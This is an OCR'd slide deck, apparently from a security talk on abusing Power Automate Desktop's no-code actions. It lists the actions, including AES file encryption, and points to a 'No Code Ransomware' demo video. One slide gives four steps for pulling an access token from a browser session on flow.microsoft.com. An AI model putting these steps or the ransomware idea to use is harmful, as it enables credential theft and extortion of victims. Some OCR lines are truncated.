


Untrusted



Code execution- try again

What can we do with drag & drop primitives only (No Code)?



No Code primitives

Folder
- If folder exists
- Get files in folder
- Get subfolders in folder
- Create folder
- Delete folder
- Empty folder
- Copy folder

Active Directory
- Group
- Object
- User
- Connect to server
- Close connection

Cryptography
- Encrypt text with AES
- Decrypt text with AES
- Encrypt from file with AES
- Decrypt to file with AES
- Hash text
- Hash from file

HTTP
- Download from web
- Invoke SOAP web service
- Invoke web service

Windows services
- If service
- Wait for service
- Start service
- Stop service
- Pause service
- Resume service

File
- If file exists
- Wait for file
- Copy file(s)
- Move file(s)
- Delete file(s)
- Rename file(s)
- Read text from file
- Write text to file
- Read from CSV file
- Write to CSV file
- Get file path part
- Get temporary file
- Convert file to Base64
- Convert Base64 to file

Browser automation
- Web data extraction
- Web form filling
- If web page contains
- Wait for web page content
- Launch new Internet Explorer
- Launch new Firefox
- Launch new Chrome
- Launch new Microsoft Edge
- Create new tab
- Go to web page
- Click link on web page
- Click download link on web pag
- Run JavaScript function on web
- Hover mouse over element on v

Workstation
- Print document
- Get default printer
- Set default printer
- Show desktop
- Lock workstation
- Play sound
- Empty recycle bin
- Take screenshot
- Control screen saver
- Get screen resolution
- Set screen resolution
- Log off user


System
- If process
- Wait for process
- Run application
- Terminate process
- Ping

ows environment variable
ows environment variable
ndows environment varial


Mouse and keyboard
- Block Input
- Get mouse position
- Move mouse
- Move mouse to image
- Move mouse to text on screen (OCR)
- Send mouse click
- Send keys
- Press/release key
- Set key state

Clipboard
- Get clipboard text
- Set clipboard text
- Clear clipboard contents

No Code Ransomware




youtu.be/YDull-krSJI




No Code Cleanup

Machine to Cloud via the browser

1. Open browser minimized
2. Go to flow.microsoft.com
3. Hit CTRL+U
4. Extract access token from header



https://docs.microsoft.com/en-in/power-automate/desktop-flows/using-browsers



youtu.be/lY_RzV-4BdI

youtu.be/zlF7np18oGI

